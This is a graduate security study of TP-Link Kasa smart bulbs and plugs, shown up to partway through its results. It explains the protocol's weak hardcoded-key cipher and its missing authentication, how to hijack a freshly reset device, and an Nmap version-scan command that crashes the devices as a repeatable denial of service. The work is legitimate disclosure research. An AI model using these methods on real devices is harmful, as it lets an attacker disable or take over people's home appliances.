Storming the Kasa?

Security Analysis of TP-Link Kasa Smart Home Devices

by

Andrew Halterman

A creative component submitted to the graduate faculty

in partial fulfillment of the requirements for the degree of

MASTERS OF SCIENCE

Major: Information Assurance

Program of Study Committee:

Dr. Yong Guan, Major Professor

The student author, whose presentation of the scholarship herein was approved by the program of study committee, is solely responsible for the content of this creative component. The Graduate College will ensure this creative component is globally accessible and will not permit alterations after a degree is conferred.

Iowa State University

Ames, Iowa

2019

Table of Contents

List of Figures

List of Tables

Nomenclature

HTTP: Hypertext Transfer Protocol
IoT: Internet of Things
JSON: JavaScript Object Notation
MAC address: media access control address
OWASP: Open Web Application Security Project
RSSI: Received Signal Strength Indicator
SSID: Service Set Identifier
TCP: Transmission Control Protocol
TDDP: TP-Link Device Debug Protocol
TSHP: Smart Home Protocol
UDP: User Datagram Protocol
WAP: Wireless Access Point
WLAN: Wireless Local Area Network

Abstract

Three low-cost, app-controlled smart home devices from Kasa Smart were analyze for any potential security issues. Documentation was created regarding the TP-Link Smart Home Protocol, a method of communication between the Kasa Smart appliances and the official Kasa Smart app. It was found that timer and burglar-deterrence functionality were supported by LB100 bulb firmware, but were not included in the app version tested. The Smart Home Protocol lacked command authentication, allowing local attackers to snoop, spoof, and spam commands. It was observed that the tested appliances would become temporarily unresponsive after receiving a Nmap "version detection" scan on Transmission Control Protocol (TCP) port 9999. Coarse-grain forensic data about an owner's schedule and device usage were retrieved from the devices using the Smart Home Protocol commands. Additionally, two tested devices were found to contain a user's latitude and longitude from when the devices were first deployed. Performing a reset on the device prevented user data from being accessed by queries using the TP-Link Smart Home Protocol.

Chapter 1. Introduction

1.1 The Internet of Things & the Smart Home

The Internet of Things (IoT) is a developmental off-shoot of the internet in which sensors and computing hardware are embedded within physical devices. These “smart” devices interface with the internet to facilitate the transmission, storage, and usage of data. Due to improved manufacturing techniques and reduced production costs, computer chips are now being incorporated into every electronic device imaginable. One popular application of IoT technology is “smart home” or “smart building” products. In smart homes and buildings, IoT functionality is incorporated into traditionally simple physical devices such as door locks, security cameras, garage doors, and heating and cooling systems. These smart home devices allow consumers to monitor and control their living spaces in manners that were previously impossible.

From household gadgets to public infrastructure, IoT devices are quickly becoming ubiquitous. By 2020, an estimated 50 billion smart devices will be deployed worldwide [1]. High consumer demand has made the IoT market exceptionally profitable. IoT production netted a global revenue of $130 billion in 2015 and is estimated to rise to $883 billion by 2022 [2]. Technology manufacturers are eager to claim a segment of the IoT market and concerns have been raised that device security is neglected in the haste to get products to market [2]. This fear is not without merit, as demonstrated by 2016 Mirai botnet attack. By targeting certain vulnerable devices with easily guessable credentials, the Mirai botnet grew to a massive size and temporarily incapacitated a Domain Name Service provider and a major security blog [2].

1.2 Smart Home Devices: Accomplice & Witness?

The aspirations of cybercriminals are not limited to large-scale denial of service attacks, however. The incorporation of smart devices into public and private spaces allows attackers to reach physical systems that were previously inaccessible. With this new power, bad actors can now follow their victims from the digital world to the physical one, spying on their movements and seizing control of their homes. Smart home devices can also be useful for law enforcement agents, as they may contain useful forensic evidence. Smart home devices have already been examined in criminal investigations, such as two separate cases involving Amazon Echo [3,4]. Such instances will likely become more frequent as the IoT field expands. Given the utility of IoT technology to forensic investigator and criminal alike, it is valuable to understand the inner workings of such devices.

Particular attention should be paid to what data is collected by a smart home appliance and what functionalities are available from said appliance. Smart home devices are capable of gathering and disseminating vast quantities of information about their environment. This functionality was made painfully obvious recently, when a misconfigured server for a smart home device manufacturer was found to be leaking device logs. Researchers found a database of 2 billion entries containing customer's email & IP addresses, geolocation data, and other sensitive information [5]. Privacy-concerned consumers and forensic investigators should understand what information a device "knows" about its owner and environment.

Hackers can often use smart home devices for more than just spying, however. Smart locks could be opened, security camera recordings could be disabled, and furnace systems could be set to operate in unsafe conditions. All operation mechanisms, including any hidden by a manufacturer, must be understood to determine the risks associated with smart home technologies and how they may be minimized. Consideration must be given to using devices in ways that a manufacturer did not intend.

To illustrate the utility that smart home devices might offer criminals and law enforcement alike, a case study was performed on multiple, low-cost appliances.

1.3 Kasa Smart

Although many smart home appliances are available to consumers, this case study examined products from Kasa Smart. Kasa Smart is a subsidiary of TP-Link Technologies Co., Ltd., a well-established computer networking company. Kasa Smart focuses exclusively on smart home appliances. Products from Kasa Smart include smart electrical plugs, light bulbs, power strips, security cameras, and power outlets. Although some smart home product lines require a proprietary wireless "hub" to host and control smart devices, Kasa Smart products connect directly to a user's 2.4 GHz wireless local area network (WLAN). Users can then interact with their Kasa Smart devices using an app for smartphones and tablets [6, 7, 8].

Kasa Smart, a free app available for Android and iOS, offers customers a single and simply-designed interface to control all their Kasa devices over Wi-Fi. With Kasa, users may turn their devices on and off, change settings, track energy usage, and make operational schedules. The "Away" mode allows owners to program their devices to randomly turn on and off, giving the illusion that an area is occupied. Consumers also have the option to create a free Kasa cloud account and link their Kasa Smart devices with this account. The Kasa Smart app allows users to login to their cloud account and remotely access any connected devices [6, 7, 8].

Kasa Smart appliances were selected for this case study for a few key reasons. Firstly, Kasa Smart's parent company, TP-Link, was a well-established company. Given TP-Link's many years of operational experience, it was assumed that Kasa Smart products would be constructed with robust, and therefore intriguing, security mechanisms. Furthermore, Kasa Smart products were worthy of examination because they appealed to individuals with limited technical or smart home expertise, a

demographic often targeted by hackers. Kasa Smart had a minimal barrier of entry for new users due to simple controls, no smart hub requirements, and competitive pricing. Finally, Kasa Smart products were of interest because of their popularity with consumers. At the time of writing, the Kasa Smart app on Google Play Store boasted over 1 million downloads [9]. Given that this statistic did not consider iOS downloads, it was reasonable to assume a significant number of Kasa Smart products were deployed around the world.

Chapter 2. Literature Survey

2.1 IoT Environments as a Target of Cyberattack

The OWASP Internet of Things Project team, part of the Open Web Application Security Project (OWASP) organization, studies the development and use of IoT systems in order to improve their security [10]. To help consumers and developers alike, OWASP IoT has carefully mapped the attack surfaces and common vulnerabilities of IoT devices.

OWASP IoT has identified 18 areas of IoT systems that serve as attack surfaces [10]. These 18 areas can roughly be divided into four basic target groups: the physical IoT device, cloud endpoints, associated apps, and communication and control methods. Examples of attack surfaces on physical IoT devices include memory, local data storage, firmware, digital and physical interfaces, and sensors vulnerable to manipulation. Communication and control methods include authentication techniques, device update mechanisms, network protocols, and IoT ecosystem interactivity.

Additionally, OWASP IoT has classified 17 sources of vulnerabilities in IoT environments [10]. These vulnerabilities are summarized in the OWASP IoT Top Ten properties to avoid when designing and deploying IoT Systems. They are as follows: (1) Weak, Guessable, or Hardcoded Passwords, (2) Insecure Network Services, (3) Insecure Ecosystem Interfaces, (4) Lack of Secure Update Mechanism, (5) Use of Insecure or Outdated Components, (6) Insufficient Privacy Protection, (7) Insecure Data Transfer and Storage, (8) Lack of Device Management, (9) Insecure Default Settings, and (10) Lack of Physical Hardening.

2.2 Discovered Weaknesses in IoT/Smart Home Technologies

As illustrated by the work of OWASP IoT, there is no shortage of potential issues with IoT devices, and several vulnerabilities have already been observed in the wild. One observed problem was

overprivilege in processes and user rights. For example, Fernandes, Jung, & Prakash [11] observed that 3rd party applications developed for the Samsung Smart Things "appified" environment were often given unnecessary rights. Fifty-five percent of analyzed apps were found to be overprivileged and the authors were able to leverage the overprivilege issues and insufficient data protection to create a proof-of-concept attack against a home security system. More recently, a smart deadbolt and its associated mobile app were found to contain issues regarding privilege and access control [12]. Unencrypted sensitive information was stored by the app in local, user-accessible location and the deadbolt itself allowed user accounts (even disabled ones) to perform user ID enumeration.

Firmware was a similar area of concern. A large-scale analysis of firmware images revealed issues in more than 120 IoT products [13]. Costin et al. observed hardcoded credentials, overprivileged services, and backdoors. Work by another researcher demonstrated that a smart bulb was storing key material and plain-text Wi-Fi credentials in a location that could be dumped by an attacker [14].

A reoccurring issue with IoT systems was susceptibility to physical access attacks, both simple and sophisticated. For example, a group of researchers [15] discovered thieves could easily detach a smart doorbell, activate its internal wireless module, and retrieve the pre-shared key for the doorbell's associated WLAN. Most physical access attacks reported in literature, however, were more complicated. In one example, a smart thermostat was forced to boot using a custom firmware image on a device connected to the thermostat's USB port [16]. Similarly, the system updater for a line of robot vacuum cleaners was found to run any script loaded onto a microSD card and inserted into the vacuum [17]. In a final example, Chapman [18] proved the debugging ports of a smart lightbulb could be used to dump device memory and retrieve sensitive cryptographic material in device firmware.

The last problem commonly observed in IoT systems was insecure digital interfaces and communication channels. Data leakage or insufficient encryption was noted in communications between a device and its supporting cloud endpoints for a children's toy [19], surveillance cameras

[21], and IoT medical devices [22]. Weak or absent authentication mechanisms have similarly been detected on cloud endpoints [19, 21] and exposed digital device interfaces [20, 21]. Finally, Ho, Leung, Mishra, Hosseini, Song, & Wagner [23] were able to defeat safety mechanisms of certain smart lock products by misusing the locks' communication methods, such as blocking certain messages between the server and lock or replaying a victim's authentication message.

2.3 Previous Research on Kasa Smart Products

Reverse Engineering the TP-Link HS110

Stroetmann & Esser [24] made significant progress in detailing the inner workings of Kasa Smart products by reverse engineering the HS110 smart plug. The authors began by analyzing the plug's firmware. The firmware image contained a U-Boot Bootloader, a Linux kernel, and a Squashfs filesystem. The file system included a vulnerable version of Busybox (that was ultimately not exploitable), an easily broken password in /etc/shadow, and three applications: "shd," the main server application, "shdTester," a client for calibrating energy measurements, and "calDump," which could be used to dump Wi-Fi calibration information. Next, the authors performed a portscan against the HS110 using the Nmap port scanning tool. They discovered 3 open ports: 80/TCP, 9999/TCP, and 1040/UDP (user datagram protocol). The service listening on port 80 was found to be a fake HTTP server, but the remaining two ports, 9999 and 1040, implemented the TP-Link Smart Home Protocol (TSHP) and TP-Link Device Debug Protocol (TDDP), respectively. Sniffing network traffic indicated that, after booting and connecting to a WLAN, the HS110 would synchronize its time with an NTP server and attempt to connect to a TP-Link cloud server. Stroetmann & Esser noted the plug would regularly attempt to contact the cloud server, even when the device was not configured for remote use.

Captured WLAN traffic indicated that the Kasa Smart app was communicating with the HS110 via port 9999 and appeared to be using encryption. By decompiling the Kasa Smart app for Android,

Stroetmann & Esser determined the encryption algorithm between the two devices was an “autokey” cipher that used a hardcoded initialization vector. The hardcoded initialization vector (‘171’) served as the cipher key for the first encryption iteration. Next, the first byte of plaintext was XORed with the cipher key to generate the first byte of ciphertext. Afterwards, the value of the first plaintext byte was assigned to the cipher key. The new cipher key would be XORed with the next byte of plaintext to generate the next byte of ciphertext. This process would be repeated until all bytes of plaintext were encrypted. The encrypted message could easily be decrypted by reversing this process, again using ‘171’ as an initialization vector.

Using the known encryption algorithm and key, the authors were able to decode and analyze traffic between the Kasa Smart app and the HS110. Messages in TSHP were found to use JavaScript object notation (JSON) and follow a command-response pattern where commands were issued by the app. Notably, Stroetmann & Esser observed no authentication mechanism between the app and the HS110. Using captured traffic and firmware analysis, the authors created a preliminary list of TSHP commands. A command to flash the device firmware was found, but new images were rejected unless their signature matched one of four RSA keys hardcoded into the firmware. A hidden “test mode” was also uncovered, but the test mode did not change device behavior in any meaningful way. Finally, a command was discovered that forced the HS110 to connect to a different WLAN. Given the lack of authentication, anyone with WLAN access to a HS110 could use this command to hijack the device and move it to a different network.

Working with TDDP proved to be less straightforward. Stroetmann & Esser discovered a patent that explained TDDP packet structure and some of its protocol methods. The patent described TDDP as having many uses, including the ability to discover TP-Link devices, read and set configuration options, and execute special commands. The protocol included multiple security features: messages were encrypted with DES (although the HS110 key was hardcoded in firmware), message integrity was

confirmed with an MD5 hash, and the HS110 would not accept TDDP packets it received unless all contents were valid. The authors created a proof-of-concept TDDP client, but the tool had a limited scope.

Hacking TP-Link Devices

Continuing the work of Stroetmann & Esser, Gont analyzed the HS100 smart plug [25]. Gont observed that port 9999 on the HS100 was open for both TCP and UDP versions of the TSHP. UDP commands for the Smart Home Protocol could be broadcast and their payload was entirely devoted to the JSON command. TCP commands, meanwhile, could not be broadcast and a 4-byte representation of payload length was added before the start of each command. Broadcasting a two-part command sequence allowed the Kasa Smart app to discover a local HS100 and retrieve its system information and real-time energy usage. It was noted that the UDP implementation of TSHP was vulnerable to address spoofing and could be used to cause a denial of service attack or start a packet war on a WLAN. The author mentioned using UDP broadcasts to quickly cycle the HS100 on and off, but a discussion of the result was not available. Finally, Gont provided proof-of-concept code that implemented TDDP, but warned that some TP-Link products might not follow the protocol.

A Study of Data Store-based Home Automation

In a study of home automation platforms, Kafle, Moran, Manandhar, Nadkarni, & Poshyvanyk [26] discovered a flaw in the SSL implementation of Kasa Smart that allowed hackers to perform a "man-in-the-middle" attack between the app and the cloud. Exploiting the flaw, the researchers demonstrated that client tokens could be stolen, allowing the attacker to remotely control a victim's Kasa devices. Kasa Smart has since been updated to eliminated this problem.

Beware of the App! On the Vulnerability Surface of Smart Devices through their Companion Apps

Mauro Junior, Melo, Lu, d'Amorim, & Prakash [27] analyzed the companion apps of several popular IoT devices and found that only half of the apps surveyed would safely encrypted data between

device and app. The authors studied Kasa Smart by decompiling the application and capturing network traffic between the app and a Kasa smart plug. The in-app process of pairing a mobile device to a smart plug was found to be unrelated to controlling said plug. Instead, pairing was only used to create and maintain a user's Kasa cloud profile. After pairing was complete, the app would occasionally broadcast a "get system information" command to poll local Kasa devices. Given that pairing was unrelated to control over WLAN, the Kasa Smart device could be paired with the account of a legitimate owner, yet still accept commands from an attacker on the local network. In this way, an attacker could share access to a Kasa device with a victim, yet potentially avoid discovery.

SoK: Security Evaluation of Home-Based IoT Deployments

Alrawi, Lever, Antonakakis, & Monrose [28] proposed methods to categorize security literature about smart home devices and also provided a standardized operating procedure for evaluating the security of said appliances. The authors demonstrated their procedure by analyzing 45 IoT products, including a Kasa Smart light bulb and plug. Although not listed in the article itself, a companion website indicated these appliances were the LB130 and HS105 [29, 30].

Analysis considered four attack surfaces for each product: the device itself, the related mobile application, the related cloud endpoints, and the channels of communication. Testing determined a few of the forty-five devices were using misconfigured or vulnerable services, Problems with applications, by contrast, were common. App-related issues included overprivilege, hardcoded sensitive material, and flawed cryptographic implementations. The majority of tested cloud endpoints did not exhibit weaknesses, but a small number either leaked data or used vulnerable services. Connections from cloud-to-device or cloud-to-app were generally encrypted among all 45 devices, yet the majority of examined devices did not encrypt device-to-app connections.

With regards to the Kasa Smart appliances, no critical issues were observed during testing. Alrawi et al. detected only one running service on the smart bulb and no running services on the plug. When

decompiling the Kasa Smart app, the authors noted the app was overprivileged and had some cryptographic issues. The Kasa cloud endpoints, however, were found to be secure. Finally, network communications were determined to be fully encrypted and unsusceptible to "man-in-the-middle" attacks.

TSHP Commands

As previously mentioned, progress had already been made in documenting TSHP. Stroetmann & Esser [24, 59] shared a simple Python client for interacting with the Kasa Smart HS100, HS105, and HS110 smart plugs. The client established a TCP connection with a Kasa plug via port 9999, encrypted a user's command, and sent the encrypted message to the plug. When the plug's encrypted response was received, the message would be decrypted before being displayed to the user. The client script contained TSHP requests observed by Stroetmann & Esser, but it was not compatible with Kasa smart bulbs. Gont [25] also provided code for interacting with TP-Link devices, but the code's scope was similar to Stroetmann & Esser's work. Two GitHub users [31, 32] separately published code featuring several TSHP controls. Both programs were compatible with Kasa Smart bulbs and included new TSHP commands as well as some commands identified by Stroetmann & Esser. Finally, code posted by Dorey [33] provided a list of TSHP message payloads found by analyzing traffic to and from a Kasa LB130 bulb.

Chapter 3. Experimentation

3.1 Devices Tested

Selected Devices

For testing purposes, three Kasa Smart devices were procured: an LB100 smart bulb, HS100 smart plug, and HS105 smart plug. The LB100 was a smart LED bulb with a dimmable white light. The LB100's advertised functionalities included a remotely-adjustable brightness, scheduling mode, and ability to monitor power consumption [34]. The LB100 had over 1,900 user reviews on its Amazon marketplace listing at the time of writing [35]. The bulb could be reset by manually turning the device on and off either three times (for a "soft" reset) or five times (for a factory reset) [36].

The HS100 and HS105 were two smart plugs with different form factors. Both devices were advertised with the ability to create schedules, set timers, monitor runtime, and operate randomly to deter thieves (which was referred to as the "Away Mode") [37,38]. Each plug had a power button and an integral LED bulb that indicated the device's wireless status, such as "connected to the network" and "no network connection" [39,40]. While the HS100 featured a separate "reset" button, the HS105 was reset by pressing and holding the power button. The HS100 appeared popular with consumers at time of writing, with over 15,000 reviews published on its Amazon marketplace listing [41].

More detailed specifications for each device may be found in Table 1.

Device Hardware

An article about disassembling the HS100 revealed three main hardware components: a Wi-Fi-enabled "System on a Chip," a DDR SDRAM module, and a serial flash memory module [42]. Based upon photos available from the Federal Communications Commission [43, 44], it appeared that the HS105 and LB100 used similar internal components.

Device Firmware

Despite analysis performed by Stroetmann & Esser [24], gaining access to Kasa Smart firmware images proved difficult. At the time of writing, the TP-Link support webpage [45] hosted downloadable firmware images for some products, but no images were available for the three devices in this case study. Some code used by the HS100 was subject to the GNU General Public License and consequently needed to be made available to the public [46]. The GNU General Public License code for the HS100 resembled observations from Stroetmann & Esser. The HS100 appeared to use a MIPS Linux kernel, Squashfs file system, U-Boot bootloader, and GCC toolchain. The HS100 also included software tools subject to GNU General Public License (Busybox, Libghttp, OpenSSL, and Libraryopt).

During research, two postings were discovered on a TP-Link forum [47,48] that mentioned a firmware updating tool for Kasa Smart devices and included links to download said tool from the TP-Link website. The links allowed users to download different versions of the same software (iotUpgradeTool_V1.0 and iotUpgradeTool_V1.3). Analyzing the files of the update tools revealed multiple firmware binaries, including binaries that mentioned “plugs” and “bulbs” in their titles. Unfortunately, time constraints prevented further analysis of the firmware images. Titles of the firmware binaries appeared to predate images on the tested devices, but examination of the binaries would still be beneficial in understanding device operations.

Device-App Connectivity

There were three methods for users to connect with the analyzed appliances using the Kasa Smart app: directly, over a 2.4GHz WLAN, and remotely.

(1) Direct Connection

After a factory reset, each tested device would begin operating a built-in wireless access point (WAP). The WAP’s service set identifier (SSID) was a combination of model type and the last four digits of the device’s media access control address (MAC address). By connecting to the WAP with a

mobile device, opening the Kasa Smart app, and following the pairing procedure, a user could communicate with the appliance. During experimentation in Fall 2018, it was possible to interact with the LB100 using the bulb's built-in WAP exclusively. Associating the LB100 with a WLAN was not necessary. Updates to the Kasa Smart app in early 2019 made it more complicated to skip Wi-Fi association, but it was still possible in app version 2.14.0 for Android.

Besides the conspicuous SSID name, it was noted that the built-in WAP's did not utilize encryption or authentication. The lack of security mechanisms was an area of concern, as attackers could easily join the WAP and eavesdrop on traffic. Furthermore, anytime a Kasa device was reset, an attacker could attempt to hijack the appliance by pairing with said appliance before the rightful owner. Given that devices were vulnerable in their default state, it was understandable that the Kasa Smart app urged users to connect devices to a WLAN.

(2) 2.4GHz WLAN

After connecting to a device's internal WAP, the user was prompted to select the SSID of a desired 2.4GHz network and enter the appropriate pre-shared key. At this point, the Kasa Smart device would turn off its WAP and attempt to join the user-specified WLAN. If association failed, the Kasa device would resume operating its personal WAP and a different SSID-password combination would be requested from the user. If association was successful, the Kasa device would leave its WAP off and remain attached to the 2.4 GHz WLAN. After completing a few remaining steps in the app, the user could access the Kasa Smart device via the WLAN.

(3) Remote

Before starting the pairing process, the Kasa Smart app required users to login to an existing Kasa cloud account. Alternatively, a "guest" account could be used. Either account type could interact with a device directly or over a 2.4GHz WLAN. A Kasa cloud account, however, was mandatory for remote

access. After a Kasa Smart device was connected to a WLAN and associated with a Kasa cloud account, the user could enable remote access to the device.

Table 1: Kasa Smart Device Specifications

Device Name	LB100 (US) [36]	HS100 (US) [37]	HS105 (US) [38]
Type	Smart Wi-Fi LED Bulb with Dimmable Light	Smart Wi-Fi Plug	Smart Wi-Fi Plug Mini
Image	 Kasa Smart. (n.d.). *Lb100 gallery image 2* [Online image]. Retrieved from https://www.kasasmart.com/us/products/smart-lighting/kasa-smart-wi-fi-led-light-bulb-white-lb100	 Kasa Smart. (n.d.). *Untitled* [Online image]. Retrieved from https://static.tp-link.com/HS100(US)2.0.pdf	 Kasa Smart. (n.d.). *Untitled* [Online image]. Retrieved from https://static.tp-link.com/HS105_V1_Datasheet.pdf
Device Functions Available in App	1) Turn bulb on/off 2) Set bulb brightness 3) View/edit 4 preset brightness values 4) View 5 most recent brightness settings 5) Schedule device activity at a certain time 6) View energy usage 7) View/edit device settings (default-on state, device nickname, device icon in app, device information, enable/disable remote control)	1) Turn plug relay on/off 2) Schedule device activity at a certain time 3) Set an activity timer 4) Schedule “Away Mode” with a start and end time (can only schedule 1 rule at a time) 5) View runtime 6) View/edit device settings (device nickname & icon in app, device information, enable/disable remote control)	1) Turn plug relay on/off 2) Schedule device activity at a certain time 3) Set an activity timer 4) Schedule “Away Mode” with a start and end time (can only schedule 1 rule at a time) 5) View runtime 6) View/edit device settings (device nickname & icon in app, device information, enable/disable remote control)
Hardware Version	1.0	2.0	1.0
Software Version	1.8.6 Build 180809 Rel.091659	1.5.2 Build 180611 Rel.080914	1.5.2 Build 180528 Rel.114402

Network Specifications	Protocol: IEEE 802.11b/g/n Wireless Type: 2.4GHz, 1T1R System Requirements (for Kasa App usage): Android 4.4 or higher, iOS 10 or higher	Protocol: IEEE 802.11b/g/n Wireless Type: 2.4GHz System Requirements (for Kasa App usage): Android 4.1 or higher, iOS 9 or higher	Protocol: IEEE 802.11b/g/n Wireless Type: 2.4GHz, 1T1R System Requirements (for Kasa App usage): Android 4.1 or higher, iOS 8 or higher
Application Details	Platform: Android 9 Mobile Device Used: Google Pixel 2 App: Kasa Smart Version: 2.14.0		

3.2 Port Scanning

Due to inconsistencies in literature [24,28], it was necessary to determine which ports were open on the LB100, HS100, and HS105. To perform analysis, each IoT device was reset and a laptop was connected to their internal WAP. First, all three devices were analyzed with Zenmap (version 7.70), which was based on the Nmap port scanning tool [49]. Next, the HS105 was scanned with a trial version of the Nessus Vulnerability Scanner (version 8.4.0) [50]. These tools were select to allow comparison to the results of Stroetmann & Esser [24], who used Nmap, and Alrawi et al. [28], who used Nessus.

3.3 TP-Link Smart Home Protocol (TSHP)

To interact with the Kasa Smart devices, a tool was needed that met the following criteria: correct implementation of TSHP, compatibility with the three test devices, and inclusion of all known TSHP commands. Unfortunately, tools available at the time of writing did not meet all these requirements. Instead, the tool from Stroetmann & Esser [24,59] was used as a starting point and additional functionalities, such as smart bulb compatibility, were added. Changes suggested by a GitHub user [51] were implemented so the encryption and decryption functions were compatible with Python3. It was

also necessary to implement Gont's recommendations [25] regarding the 4-byte payload "header" when communicating over TCP. (See Section 4.3 for further details.) Finally, all TSHP commands documented in literature were added to the tool.

3.4 Command Spamming

Design weaknesses have sometimes been uncovered when an IoT device was used in a manner that developers did not anticipate [23]. With regards to the Kasa environment, it appeared unlikely that a device would receive a high volume of commands in a short amount of time. It became a point of interest to see how devices would handle command spamming and whether any problems would occur. Gont [25] described quickly switching the HS100 power relay on and off, but results of these experiments were not available at the time of writing.

Using a Python3 script based off the tool discussed in Section 3.3, it was possible to spam the test devices with commands. Devices would receive commands over their internal WAP to turn on and off in rapid succession. A total of 100 on-off cycles were performed. Although Gont [25] used UDP to broadcast commands, spamming messages for this experiment were sent using TCP. To control messaging speed, delay between the arrival of a TSHP reply and transmission of a new TSHP command was manipulated. The following delays were tested: 1000, 200, 100, 50, and 0 milliseconds.

Additionally, a smartphone running the Kasa Smart app was paired with the LB100 while a laptop spammed the LB100 with 100 on-off cycles using a 1.0 second delay between commands. This was performed to measure the effect of a spamming attack on a victim's Kasa Smart app.

3.5 Device Data Collection

While surveying Kasa Smart literature, documentation of TSHP was found to be limited. Often, lists of commands were incomplete and command arguments were not fully explained. To better interact with Kasa Smart devices, it would be helpful to have: a full list of the TSHP commands, a

description of their inputs, and what device responses should be expected. Based on the discovery of hidden functions in other IoT devices [13], it was also worth searching for commands implemented in firmware, but not used by the Kasa Smart app.

Previous researchers used certain TSHP commands for all Kasa Smart devices, while other commands were used to interact with either smart plugs or smart bulbs exclusively [24, 31-33]. Additionally, naming conventions for command arguments appeared similar across the smart plugs and smart bulbs. This suggested similarities in software between the smart plugs and smart bulbs. To better characterize this relationship, steps were taken to determine which commands were compatible with all three tested devices and which commands were only supported by a particular device type or model.

To document TSHP, all known commands were first collected into a list. Then, each command was sent individually to a test device. Device behavior, responses, error messages, and any other observations were then recorded. This was repeated until all commands had been tried against the test devices. Commands that featured multiple arguments often required additional attention and were sent multiple times. By manipulating one argument variable and leaving the remainder unaltered, changes in device responses often indicated the variable's purpose.

Another question encountered was whether or not conditions of the Kasa ecosystem would change device functionality. It was posited, for example, that some commands might only be supported when a Kasa Smart device was using its internal WAP. For this case study, the scope of experimentation was limited to: (1) the impact of the wireless communication method used and (2) the presence of other Kasa Smart devices on a network. To answer this question, all known TSHP commands were sent by a laptop to test devices under three different conditions:

(1) using the test device's built-in WAP for direct communication,

(2) by connecting both devices (laptop and Kasa Smart device) to an unoccupied WLAN, and

(3) by connecting both devices to a WLAN occupied by two other Kasa Smart products.

It was hypothesized that behavioral changes would alter the contents of a device's TSHP responses. It should be noted that the test WLAN was not connected to the internet during experimentation to minimize differences between trials.

3.6 Data Sanitization

During data collection, one Kasa Smart device was used for a period of time before being unplugged for multiple days. When the device was plugged back in, a series of TSHP queries revealed some user data was still present on the device. This raised a question as to what conditions would remove user data from TSHP-accessible locations. If user data was difficult to sanitize, stolen or pre-owned Kasa Smart products might leak information about past owners. Admittedly, TSHP queries do not provide the same level of data access as on-chip forensic methods. The simple and non-intrusive nature of TSHP queries, however, require less time and technical skill to employ. TSHP is therefore more likely to be used against Kasa Smart devices for information gathering.

Three methods were hypothesized for sanitizing user data from easily accessible locations. These methods were: (1) unplugging the device, (2) rebooting the device using the "reboot" TSHP command, and (3) resetting the device using the "reset" TSHP command. To test the efficacy of each method, devices were loaded with simulated data. After undergoing a data sanitation procedure, the devices would be queried to determine what data, if any, had survived the process. Due to time constraints, experimental scope was slightly limited. Devices were only unplugged for 2 minutes before being plugged back in and queried. Additionally, data sanitation testing was only performed on the HS100 and LB100.

Chapter 4. Results

4.1 Device-App Pairing & Navigating App Changes

As discussed previously, changes were observed in the device-app pairing process between a Fall 2018 version of the app and the version in this case study. When the LB100 was used in Fall 2018, it was simple to pair the app to the smart bulb and exclusively communicate with the bulb via its internal WAP. Additionally, internet access was not mandatory for pairing with the LB100.

The app version considered in this case study required the following process in order to pair with a device:

1. Upon opening the Kasa Smart app, the user was prompted to log into an existing Kasa account. There was also an option to use a “guest” account.
2. Next, a list of appliances associated with the account was displayed. A menu option could be selected to add an additional Kasa Smart device.
3. A prompt would request the user to select the product type and model of the device they wished to add to their account.
4. The pairing process would halt until the user connected their mobile device to a 2.4GHz WLAN with internet access.
5. The user was then prompted to power on their Kasa Smart device and wait until the appliance had booted.
6. The process was halted again, this time waiting until the app was given permission to access the mobile device’s current location.
7. When the appliance was ready for pairing, users were asked to connect their mobile device to the target appliance’s WAP.

8. When pairing had progressed to a certain point, the user was instructed to provide the SSID and pre-shared key of their WLAN. It was noted that the app neither checked if said WLAN had internet access, nor if it was the same WLAN from Step 3.
9. The Kasa Smart device would connect to the specified WLAN and the user would need to join the same WLAN in order to continue.
10. Finally, the user would be prompted to choose a nickname and icon to identify the smart home device in the Kasa Smart app. After this point, the smart home device could be accessed via WLAN.
11. To activate remote access, the user would need to ensure the device was associated with their Kasa cloud account and the WLAN had internet access. Then, the user would select the appliance in the Kasa Smart app, open its “Device Settings” page, then enable the “Remote Control” option.

During this case study, it was determined that a Kasa Smart device could be connected to a WLAN without internet connectivity. To accomplish this, a user would need two 2.4 GHz WLANs, including one WLAN with an internet connection. During Step 3, the user would need to connect their mobile device to the WLAN with internet access. This would allow the user to pass the internet connection “check”. The user would then proceed normally until Step 7. At this point, the user would select the SSID of the WLAN without internet access and enter its pre-shared key. The user could then continue following the process as normal. It would not be possible to activate remote access in Step 11, due to the absence of an internet connection.

It was similarly discovered that Kasa Smart devices could be controlled without a WLAN, relying on their internal WAP’s for communication. To deploy the test devices in this way required a WLAN with an internet connection. The WLAN was only necessary for passing the internet access “check” in Step 3. At Step 7, the user would select an option titled “I can’t find my network”, then they would

select the option “Exit setup”. At this point, the user’s mobile device would need to remain connected to the target appliance’s WAP. After approximately 1 minute, a message would appear stating a “preconfigured device” had been found. The user could then select to pair with the device and the device would immediately become accessible in the Kasa Smart app. It was noted that connecting a mobile device to an appliance’s WAP and opening the Kasa Smart app did not appear sufficient to initiate pairing.

4.2 Port Scanning

Zenmap Results

Port scanning with Zenmap revealed that TCP port 9999 and UDP port 9999 were open on all three test devices. No other open ports were detected. Additionally, an unusual behavior was observed on all test devices when the “version detection” scan was used against TCP port 9999 (example usage: “nmap -sV -p 9999 192.168.0.1”). Whether the device was using its built-in WAP or connected to a WLAN, the device would immediately become unresponsive and cease to accept TSHP commands. After approximately 60 seconds, the devices would reboot and become active again. If the appliance had been connected to a WLAN before port scanning, it would rejoin the network automatically. Kasa devices using their internal WAP would reset the WAP. It was noted that the smart plugs’ “relay on/off” button was not functional during the one-minute downtime period. The relay state could not be changed manually until the device had rebooted. The smart bulb, by contrast, lacked external controls and was therefore immune from this issue. This observed problem was exclusive to the “version detection” scan, as no other Zenmap scans interfered with device function.

Wireshark (version 2.6.6) [52] was used to analyze traffic between the laptop and appliance during the “version detection” scan. It was noted that GET/HTTP/1.0 and OPTIONS/HTTP/1.0 requests were sent by Zenmap immediately before the appliance became unresponsive. By repeating “version

detection" scans, a denial-of-service attack could be leveled against the Kasa devices. It was noted that while the "version detection" scan caused a 60 second downtime, resetting or rebooting made the appliances unavailable for only 15 to 20 seconds.

Nessus Results

Scanning the HS105 smart plug with Nessus revealed that TCP port 9999 and UDP port 67 were both open. The freezing behavior caused by Zenmap was also observed during the Nessus scans, however the pauses occurred intermittently. Due to time constraints, Nessus scans were not analyzed with Wireshark.

Firefox Browser

